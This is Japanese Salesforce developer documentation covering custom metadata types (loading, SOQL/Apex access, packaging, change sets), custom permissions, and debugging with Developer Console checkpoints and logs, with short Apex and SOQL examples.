Custom Metadata Loader を使用すると、1 つのコールで最大 200 件のレコードを読み込みまたは更新できます。

1. GitHub からツールをダウンロードし、ワークベンチを使用してパッケージを組織にリリースします。ディレクトリ自体を zip ファイルにするのではなく、`custom_md_loader` ディレクトリの内容から `.zip` ファイルを作成します。
2. カスタムメタデータ型の項目 API 名を含むヘッダーを使用して、`.csv` ファイルを作成します。[表示ラベル] 項目または [開発者名] 項目が必要です。例については、ダウンロードに含まれる `sample.csv` を参照してください。組織に名前空間が含まれる場合、ヘッダーに名前空間のプレフィックスを追加します。既存のカスタムメタデータレコードを更新するには、[表示ラベル] 項目または [開発者名] 項目を使用して指定します。
3. [設定] から、「Custom Metadata Loader」権限を自分自身を含む適切なユーザに割り当てます。
4. アプリケーションピッカーから [カスタムメタデータローダ] を選択します。
5. [カスタムメタデータローダ] タブをクリックします。リモートサイトの設定をまだ行っていない場合は、行うように要求されます。
6. `.csv` ファイルをアップロードし、対応するカスタムメタデータ型を選択します。
7. [カスタムメタデータを作成/更新] をクリックして `.csv` ファイルからレコードを一括読み込みするか、既存のレコードを更新します。ファイルに重複した [表示ラベル] エントリまたは [開発者名] エントリがある場合は、最後のエントリが新規または更新されたレコードになります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

ユーザ権限

カスタムメタデータレコードを作成する
- 「アプリケーションのカスタマイズ」

Custom Metadata Loader を使用する
- 「Custom Metadata Loader」

カスタムメタデータレコードをプログラムでアクセス

SOQL を使用して、カスタムメタデータ型にアクセスしたり、これらのデータ型のレコードの API 名を取得したりします。Apex、パートナー API、およびエンタープライズ API では、カスタムメタデータに対して DML 操作を実行できません。

*カスタムメタデータ型*__mdt sObject についての詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「*カスタムメタデータ型*__mdt」を参照してください。

次の例では、各自の名前空間にあるカスタムメタデータ型 `MyCustomMetadataType__mdt` の Apex 変数 *`custMeta`* を宣言します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

```
MyCustomMetadataType__mdt custMeta;
```

各自の名前空間ではなく、`their_ns` 名前空間にあるカスタムメタデータ型 `TheirCustomMetadataType__mdt` の *`custMeta`* 変数を宣言します。

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

次の例は、`Threat_Tier_Mapping` カスタムメタデータ型のすべてのレコードの標準項目およびカスタム項目を返し、その項目の一部にアクセスする単純なクエリです。

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiName,
Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__mdt];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + ': ' +
                 threatMapping.Field_Mapping__c + ' from ' +
                 threatMapping.Team_Building_to_SFA_Field_Mapping__c + ' to '
                 threatMapping.Minimum_Support_Level__c);
}
```

SOQL よりも `Schema.SObjectDescribeResult` のようなエンティティにするには、Apex クラス `vacations.ThreatTierMappingDescribeResult` で、`vacations__ThreatTierMappingDescribeResult__mdt` からクエリされた情報をカプセル化します。続いて、次のようなメソッドを使用して `vacations.Vacations` クラスを作成します。

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qualifiedApiName)
 {
   Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tier_Mapping__mdt
```

```
 WHERE QualifiedApiName = :qualifiedApiName];
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

前述の例では、<fields> は *describe* に追加する項目を参照し、<fieldValues> はそれらの項目の値を参照します。

次の例では、別のカスタムメタデータ型 Team_Building_to_SFA_Field_Mapping__mdt を参照するメタデータリレーションを使用して単純な右外部結合を実行します。

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FROM
Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ' is part of ' +
Team_Building_to_SFA_Field_Mapping__r.MasterLabel);
```

次の例は、EntityDefinition から開始される左外部結合を示します。このクエリでは、Team_Building_to_SFA_Field_Mapping__mdt の Team_Building_Object__c と呼ばれるリレーション項目が使用されます。このリレーション項目の子リレーション名は Field_Mappings_From です。

```
for (EntityDefinition entity : allObjects) {
    System.debug('Processing mappings for: ' + entity.QualifiedApiName);
   for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMappingsFrom__r)
 {
    System.debug('  Field ' + fieldMapping.Team_Building_Field__c +
        ' has mapping ' + fieldMapping.QualifiedApiName);
    }
}
```

カスタムメタデータ型およびレコードのパッケージ化

カスタムメタデータ型およびレコードは、未管理パッケージ、管理パッケージ、または管理パッケージ拡張にパッケージ化できます。続いて、そのパッケージを、Professional Edition、Developer Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Database.com Edition 組織にインストールできます。

Force.com ユーザインターフェースを使用して、カスタムメタデータ型およびレコードをパッケージに追加できます。[設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ]を選択してパッケージ名をクリックしてから、[追加] をクリックします。

カスタムメタデータ型を追加する手順は、次のとおりです。

1. コンポーネントの種類に [カスタムメタデータ型] を選択します。
2. パッケージに追加するカスタムメタデータ型を選択します。
3. [パッケージに追加] をクリックします。

カスタムメタデータレコードを追加する手順は、次のとおりです。

1. 利用可能なコンポーネントの種類からカスタムメタデータ型の表示ラベルを選択します。たとえば、[脅威度階層]、あるいは、データ型が拡張しているパッケージに基づく場合は [脅威度階層 ［休暇］] を選択します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

2. 追加するレコードを選択します。
3. [パッケージに追加] をクリックします。

レコードをパッケージに追加する場合は、対応するデータ型が自動的に追加されます。

パッケージ化とインストールについての詳細は、『ISVforce ガイド』を参照してください。

メモ: カスタムメタデータ型の独自のレコードを作成した場合は、そのカスタムメタデータ型を含むパッケージをアンインストールできません。

パッケージ化可能なすべてのメタデータコンポーネントと同様に、カスタムメタデータ型およびレコードも、`package.xml` にパッケージのフルネームを指定してパッケージに追加できます。たとえば、Relaxation Gauntlet の `package.xml` ファイルの次のフラグメントにパッケージを指定します。

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Relaxation Gauntlet</fullName>
...
```

カスタムメタデータ型およびレコードをパッケージ化する場合のアクセスルール

カスタムメタデータ型およびレコードを含むまたは参照する管理パッケージを作成する場合は、アクセスルールに注意します。

パッケージ化アクセスルールにより、どの組織でカスタムメタデータレコードの参照、更新、削除が可能かが管理されます。カスタムメタデータ型は公開されていることが前提です。

- パッケージを作成した組織のシステム管理者は、対応する型の場所に関係なく、自身のパッケージにカスタムメタデータレコードを作成できます。新規レコードがパッケージに追加された場合、登録者組織にリリースされます。
- メタデータ API を使用して、インストール済み管理パッケージにカスタムメタデータレコードを作成することはできません。ただし、メタデータ API コールアウトを使用して、管理コードからでも、パッケージ化されていないレコードを作成できます。インストールされた管理コードには、すべてのコールアウトを実行するリモートサイト設定が必要です。
- カスタムメタデータ型の項目が*アップグレード可能*な場合、他の組織がデータ型を作成した場合でも、レコード作成者は作成者の組織でそのレコードの項目値を変更して新規バージョンのパッケージをアップロードできます。レコードが管理パッケージにある場合、新規バージョンへのアップグレード時、これらの変更は登録者組織に伝播されます。
- 項目が*登録者により制御*される場合、レコード作成者と登録者の両方が各自の組織で値を変更できます。レコードが管理パッケージにある場合は、新規項目値は新規パッケージ登録者にのみ伝播されます。最新バージョンのパッケージにアップグレードする既存の登録者は新規項目値を取得しません。
- 対応するデータ型が他の組織で作成されたものであっても、*保護*されたリリース済み管理レコードを、それが作成された組織で削除できます。登録者がアップグレードする場合、レコードは登録者組織から削除されます。*公開*リリース済み管理レコードは削除できません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

- Apex コード内の SOQL クエリでは、次の条件のいずれかを満たす場合のみカスタムメタデータレコードを参照できます。
  - レコードが公開されている。
  - Apex コードがカスタムメタデータ型と同じパッケージ内にある。
  - Apex コードがレコードと同じパッケージ内にある。
- メタデータ API コールアウトが、あたかも登録者組織のコードから実行されているように動作する。このため、コールアウトで登録者組織が作成したすべてのレコードを参照または変更できますが、参照または変更できるのはインストール済み管理パッケージの公開レコードのみです。リモートサイトを登録者のメタデータ API エンドポイントに設定して、登録者の組織でメタデータ API を使用します。

カスタムメタデータ型パッケージ関する考慮事項

カスタムメタデータ型が含まれるパッケージの動作に注意してください。

カスタムメタデータ型を含む「管理-リリース済み」パッケージをアップロードした後は、次の操作を実行できません。

- カスタムメタデータ型に必須項目を追加する。
- 非必須項目を必須に設定する。
- アップロードされたバージョンのパッケージに含まれるカスタム項目を削除する。アップロード後にカスタム項目を追加した場合、新規「管理-リリース済み」バージョンをアップロードするまでは、そのカスタム項目を削除できます。
- パッケージに含まれる公開カスタムメタデータレコードを削除する。
- パッケージ内の公開カスタムメタデータレコードまたはデータ型を保護に変更する。ただし、保護レコードおよびデータ型を公開に変更することはできます。
- パッケージ内のカスタム項目の管理可能性を変更する。
- 自身で作成した Apex コードを使用して、インストール済みパッケージ内の保護されたカスタムメタデータ型またはレコードをクエリする。ただし、同じパッケージ内の保護されたカスタムメタデータ型またはレコードをクエリするパッケージ化された Apex コードを実行できます。これらのクエリでは保護されたレコードが返されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

変更セットを使用して、カスタムメタデータ型およびレコードを本番組織にリリース

変更セットを使用してカスタムメタデータ型およびレコードを Sandbox から別の組織にリリースします。通常、変更セットは本番組織にリリースします。

Force.com ユーザインターフェースを使用して、カスタムメタデータ型およびレコードを変更セットに追加できます。[設定]で、［クイック検索］ボックスに「*送信変更セット*」と入力し、[送信変更セット]を選択して、変更セット名をクリックし、[追加] をクリックします。

カスタムメタデータ型を追加する手順は、次のとおりです。

1. コンポーネントの種類に [カスタムメタデータ型] を選択します。
2. 送信変更セットに追加するカスタムメタデータ型を選択します。
3. [変更セットに追加] をクリックします。
4. カスタム項目、ページレイアウトなどの連動コンポーネントを表示するには、[連動関係を参照/追加] をクリックします。
5. 追加する連動コンポーネントを選択します。
6. [変更セットに追加] をクリックします。

カスタムメタデータレコードを追加する手順は、次のとおりです。

1. 使用できるコンポーネントの種類 ([脅威度階層] など) からカスタムメタデータ型の表示ラベルを選択します。データ型が拡張しているパッケージに基づく場合は、[脅威度階層 ［休暇］] を使用します。
2. 追加するレコードを選択します。
3. [変更セットに追加] をクリックします。

レコードを変更セットに追加する場合は、対応するデータ型が連動コンポーネントのリストに含まれます。レコードそのものは変更セットに追加されません。

変更セットのリリースについての詳細は、*『開発ライフサイクルガイド』*を参照してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

カスタム権限

カスタム権限

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するには、カスタム権限を使用します。

Salesforce の多くの機能では、特定の機能にアクセスできるユーザを指定するアクセスチェックが必要です。権限セットとプロファイル設定には、オブジェクト、項目、タブ、Visualforce ページなどの多くのエンティティへのアクセス権が組み込まれています。ただし、一部のカスタムプロセスとアプリケーションへのアクセス権は権限セットとプロファイルに含まれていません。たとえば、休暇管理アプリケーションでは、すべてのユーザが休暇要求を送信でき、一部のユーザのみが休暇要求を承認する必要があります。このような制御を行う場合にカスタム権限を使用できます。

カスタム権限ではアクセスチェックを定義できます。アクセスチェックは、ユーザ権限や他のアクセス設定をユーザに割り当てる場合と同様の方法で、権限セットまたはプロファイルを使用してユーザに割り当てることができます。たとえば、ユーザに適切なカスタム権限が付与されている場合にのみ Visualforce ページでボタンを使用できるようにする Apex で、アクセスチェックを定義できます。

カスタム権限は次の方法でクエリできます。

- 特定のカスタム権限へのアクセス権があるユーザを判別するには、SetupEntityAccess および CustomPermission sObject を含む Salesforce Object Query Language (SOQL) を使用します。
- 接続アプリケーションでの認証時にユーザに付与されているカスタム権限を判別するには、ユーザの ID URL を参照します。この URL は、Salesforce によって接続アプリケーションのアクセストークンと共に提供されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

関連トピック:

- カスタム権限の作成
- 必須カスタム権限の追加または削除
- 権限セットでのカスタム権限の有効化
- プロファイルでのカスタム権限の有効化
- ID URL

カスタム権限の作成

カスタム権限を作成して、ユーザにカスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与することができます。

1. [設定] から、[クイック検索] ボックスに「*カスタム権限*」と入力し、[カスタム権限] を選択します。
2. [新規] をクリックします。
3. 次の権限情報を入力します。
   - 表示ラベル — 権限セットに表示される権限表示ラベル
   - 名前 — API および管理パッケージで使用される一意の名前
   - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明 (「休暇要求承認」など)
   - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします。

関連トピック:

カスタム権限

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

カスタム権限を作成する
- 「カスタム権限の管理」

カスタム権限の編集

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するカスタム権限を編集します。

1. [設定] から、［クイック検索］ボックスに「*カスタム権限*」と入力し、[カスタム権限] を選択します。
2. 変更する権限の横にある [編集] をクリックします。
3. 必要に応じて権限情報を編集します。
   - 表示ラベル — 権限セットに表示される権限表示ラベル
   - 名前 — API および管理パッケージで使用される一意の名前
   - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明 (「休暇要求承認」など)
   - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします

関連トピック:

カスタム権限

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

カスタム権限を編集する
- 「カスタム権限の管理」

必須カスタム権限の追加または削除

必要なカスタム権限とは、親カスタム権限が有効になっている場合に有効になっている必要があるカスタム権限です。たとえば、カスタム権限「休暇要求承認」があり、それにカスタム権限「休暇要求送信」が必須と指定することができます。

1. [設定] から、[クイック検索] ボックスに「*カスタム権限*」と入力し、[カスタム権限] を選択します。
2. 既存のカスタム権限を作成または選択します。
3. [必須カスタム権限] 関連リストで、[編集] をクリックします。
4. [利用可能なカスタム権限] リストから追加するカスタム権限を選択して [追加] をクリックするか、[必須カスタム権限] リストから削除するカスタム権限を選択して [削除] をクリックします。
5. [保存] をクリックします

関連トピック:

- カスタム権限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

必須カスタム権限を追加または削除する

- 「カスタム権限の管理」

デバッグ

コードのデバッグ


このセクションには、作成したコードのデバッグに関する情報が含まれます。

- Checkpoints (チェックポイント) タブ
- チェックポイントインスペクタ
- Logs (ログ) タブ
- ログインスペクタ
- ログインスペクタの使用例
- デバッグログの使用

開発者コンソールを使用したデバッグ

[Checkpoints (チェックポイント)] タブ

[Checkpoints (チェックポイント)] タブには保存されたチェックポイントのリストが表示されます。各チェックポイントには、そのチェックポイントに到達した時点におけるメモリ内のオブジェクトの状態のスナップショットが保持されています。



Checkpoints (チェックポイント)

このリストには、現在確認に使用可能なチェックポイントが表示されます。開発者コンソールを開いた後に生成されたチェックポイントのみを表示するには、**[Debug (デバッグ)]** > **[My Current Checkpoints Only (自分の現在のチェックポイントのみ)]**を選択します。組織で現在保存されているすべてのチェックポイントを、他のユーザによって新しく生成されたチェックポイントも含めて表示するには、このオプションを選択解除します。

リストの各チェックポイントには次の情報が表示されます。

列	説明
Namespace (名前空間)	チェックポイントが含まれるパッケージの名前空間。
Class (クラス)	チェックポイントが含まれる Apex クラス。
Line (行)	チェックポイントでマークされた行番号。
Time (時間)	チェックポイントに到達した時刻。

その列の情報を並び替えるには、列ヘッダーを右クリックします。[Checkpoints (チェックポイント)] リストに表示する列を選択することもできます。

チェックポイントを開くには、ダブルクリックします。チェックポイントがチェックポイントインスペクタで開きます。

Checkpoint Locations (チェックポイントの場所)

このリストには、ソースコード内の各チェックポイントの場所が表示されます。リストの各項目では次の情報が表示されます。

列	説明
File (ファイル)	チェックポイントが含まれる Apex クラスの名前。
Line (行)	チェックポイントでマークされた行番号。
Iteration (反復)	チェックポイントがループ内にある場合、この値は何回目の反復でチェックポイントを取得するかを示します。

デフォルトでは反復は 1 です。つまり、チェックポイントはソースコード行の初回の実行時に保存されます。異なる反復を使用できます。たとえば、ループが予期した時点で終了しない理由を調査する場合などです。反

復を変更するには、変更するセルをクリックし、新しい数値を入力します。特定のコード行に対して取得されるチェックポイントは、その行が 1 回の要求中に実行される回数に関係なく 1 つのみです。

チェックポイントの場所はソースコードエディタで設定します。チェックポイントの場所は、**[Clear (クリア)]** をクリックするか開発者コンソールを閉じるまで保持されます。

関連トピック:

- チェックポイントインスペクタ
- Apex コードへのチェックポイントの設定
- Apex コードと SOQL ステートメントのオーバーレイ表示
- 開発者コンソールの機能

Apex コードへのチェックポイントの設定

Apex クラスとトリガをデバッグするには、開発者コンソールのチェックポイントを使用します。Visualforce マークアップにはチェックポイントを設定できません。

重要: チェックポイントを使用するには、[Apex Log Level (Apex ログレベル)] を **[Finer (より詳細)]** または **[Finest (最も詳細)]** に設定する必要があります。「ログレベルの設定」を参照してください。

新規チェックポイントを作成する手順は、次のとおりです。

1. ソースコードエディタで Apex クラスまたはトリガを開きます。
2. チェックポイントを設定する行番号の左側の余白をクリックします。同時に有効にできるチェックポイントは最大 5 個です。

   コード行が実行される回数に関係なく、チェックポイントの結果が取得されるのは 1 回のみです。デフォルトでは、チェックポイントの結果は、コード行の初回の実行の直前に取得されます。[Checkpoints (チェックポイント)] タブの [Checkpoint Locations (チェックポイントの場所)] リストで取得までの反復を変更できます。コードがチェックポイントで実行されるときに行われる Apex コードと SOQL ステートメントをフロート表示することもできます。
3. 開発者コンソールを開いた状態でコードを実行します。
4. [Checkpoints (チェックポイント)] タブにチェックポイントと結果が表示されます。

チェックポイントは、**[Debug (デバッグ)] > [Clear Checkpoint Locations (チェックポイントの位置を解除)]** をクリックするまで存続します。

メモ: `@future` アノテーションが付加されているメソッドにチェックポイントを設定した場合、`@future` メソッドが非同期に完了するまで、開発者コンソールを開いたままにしておく必要があります。

関連トピック:

- ログインスペクタ
- Apex コードと SOQL ステートメントのオーバーレイ表示
- [Checkpoints (チェックポイント)] タブ
- チェックポイントインスペクタ


Apex コードと SOQL ステートメントのオーバーレイ表示

開発者コンソールを使用すると、コードを変更せずに、Apexコードがチェックポイントで実行されるときに行われる診断をオーバーレイ表示できます。

「Apex コードへのチェックポイントの設定」を参照してください。

実行時の問題をトラブルシューティングする場合、変数の状態またはデータベースの状態に関する情報が必要となる場合があります。また、コードをテストするための特定の条件を作り出すことも必要となる場合があります。開発者コンソールを使用すると、コードがチェックポイントで実行されるときに行われる Apex コードと SOQL ステートメントをオーバーレイ表示できます。

1. チェックポイントを設定してコードを実行し、**[Checkpoints (チェックポイント)]** タブに移動します。
2. チェックポイントを選択して、**[Edit Properties (プロパティを編集)]** をクリックします。
3. **[SOQL]** または **[Apex Code (Apex コード)]** を選択します。チェックポイントでヒープダンプを生成せずに診断用コードを実行するには、**[Dump Heap (ダンプヒープ)]** を選択解除します。



4. **[Action Script (アクションスクリプト)]** ボックスに SOQL または Apex コードを入力し、**[OK]** をクリックします。

   メモ: 匿名ブロックが新しいスタックフレームであるため、ローカルオブジェクトを参照することはできません。静的オブジェクトを参照するか、新しいオブジェクトを作成します。また、オーバーレイ表示で使用される SOQL クエリにバインド変数を使用することはできません。

オーバーレイ表示されたコードの結果は、チェックポイントインスペクタで別途 **[Query Results (クエリ結果)]** タブまたは **[Apex Execution Results (Apex 実行結果)]** タブに表示されます。クエリ結果の操作の詳細は、「開発者コンソールのクエリエディタ」を参照してください。

メモ: **[Apex Execution Results (Apex 実行結果)]** タブで、値 `-1` は、項目が該当しないことを示します。

関連トピック:

- Apex コードへのチェックポイントの設定
- [Checkpoints (チェックポイント)] タブ
- チェックポイントインスペクタ


チェックポイントインスペクタ

チェックポイントを使用して、特定の実行時点でメモリに存在するオブジェクトを調査し、それらのオブジェクトを参照する他のオブジェクトを確認します。

[Checkpoints (チェックポイント)] タブに移動し、チェックポイントをダブルクリックしてチェックポイントインスペクタに結果を表示します。チェックポイントインスペクタには、コレクション内の個々の項目など、ログインスペクタよりも詳細な変数情報が表示されます。


チェックポイントインスペクタには、次の 2 つのタブがあります。

- [Heap (ヒープ)] タブには、チェックポイントが設定されたコード行の実行時点でメモリ内にあるすべてのオブジェクトが表示されます。項目がリストされ、データ型別に分類されます。



  - [Types (種別)] 列は、チェックポイント時点にメモリ内でインスタンス化されているオブジェクトすべてのクラスのフラットリストで、インスタンス化数やメモリ使用量 (バイト) が表示されます。項目をクリックすると、[Instances (インスタンス)] 列に、該当オブジェクトとそれぞれが使用しているヒープおよびメモリのアドレスのリストが表示されます。インスタンスをクリックすると、[State (状態)] 列にそのオブジェクトで現在設定されている変数が表示されます。
  - [References (参照)] タブでは、2 つのリストに、メモリに保持される記号の関係が表示されます。[Inbound References (被参照)] リストを使用して、特定の種別のオブジェクトへの参照を保持できる記号を検索します。[Referencing Instances (参照側インスタンス)] リストを使用して、記号への参照を保持する特定のインスタンスを検索します。ヒープの他の場所のインスタンスを検索するにはダブルクリックします。
  - [Search (検索)] タブでは、ヒープ内の記号を値またはアドレスで検索できます。検索は記号の値では部分一致を行いますが、アドレスは完全一致である必要があります。値をすばやく検索するには、[State (状態)] パネルにマウスポインタを置くと値の右側に表示される、検索アイコン ( ) をクリックします。

- [Symbols (記号)] タブには、チェックポイント時点でメモリ内にあるすべての記号のツリービューが表示されます。このタブを使用すると、チェックポイントが設定された特定のコード行 (および反復) でのシステムの状態をすばやく確認できます。



重要: Mac でチェックポイントインスペクタのパネルにスクロールバーが表示されない場合は、[システム環境設定] > [一般] を開き、［スクロールバーを表示］を [常に表示] に設定します。

関連トピック:

[Checkpoints (チェックポイント)] タブ


Apex コードへのチェックポイントの設定

Apex コードと SOQL ステートメントのオーバーレイ表示

[Logs (ログ)] タブ

開発者コンソールの [Logs (ログ)] タブを使用して、データベースイベント、Apex 処理、ワークフロー、コールアウト、および入力規則ロジックを含む、ログにアクセスします。

開発者コンソールでは、現在のユーザのデバッグログが自動的にポーリングされ、[Logs (ログ)] タブにリスト表示されます。たとえば、新規レコードの挿入に関連付けられている入力規則があり、新規レコードが挿入された場合、開発者コンソールは要求のデバッグログを取得してリストに追加します。



- 選択したログをログインスペクタで開くには、[File (ファイル)] > [Open Log (ログを開く)] をクリックするか、[Logs (ログ)] タブでログをダブルクリックします。ログインスペクタを使用して、デバッグログの確認、Apex コードの評価、DML の追跡、パフォーマンスの監視などを行うことができます。
- 選択したログをテキストエディタで開くには、[File (ファイル)] > [Open Raw Log (未加工のログを開く)] をクリックします。
- 表示されるログを絞り込むには、[Filter (検索条件)] をクリックして、リストするログに含まれるテキストを入力します。たとえば、特定のユーザのデバッグログを表示する場合は、ユーザ名を入力します。フィルタでは、大文字と小文字は区別されます。
- リストからすべてのログを削除するには、[Debug (デバッグ)] > [Clear (クリア)] > [Log Panel (ログパネル)] をクリックします。
- デフォルトでは、[Logs (ログ)] タブには、現在のユーザが生成した新規ログのみが表示されます。他のユーザによって新しく生成されたログも含めて、組織で保存されているすべてのデバッグログを表示するには、[Debug (デバッグ)] をクリックして [Show My Current Logs Only (私の現在のログのみ表示)] を選択解除します。
- 次回のページ更新時にすべての既存ログを自動的に非表示にするには、[Debug (デバッグ)] をクリックして [Auto Hide Logs (ログを自動で非表示)] を選択します。
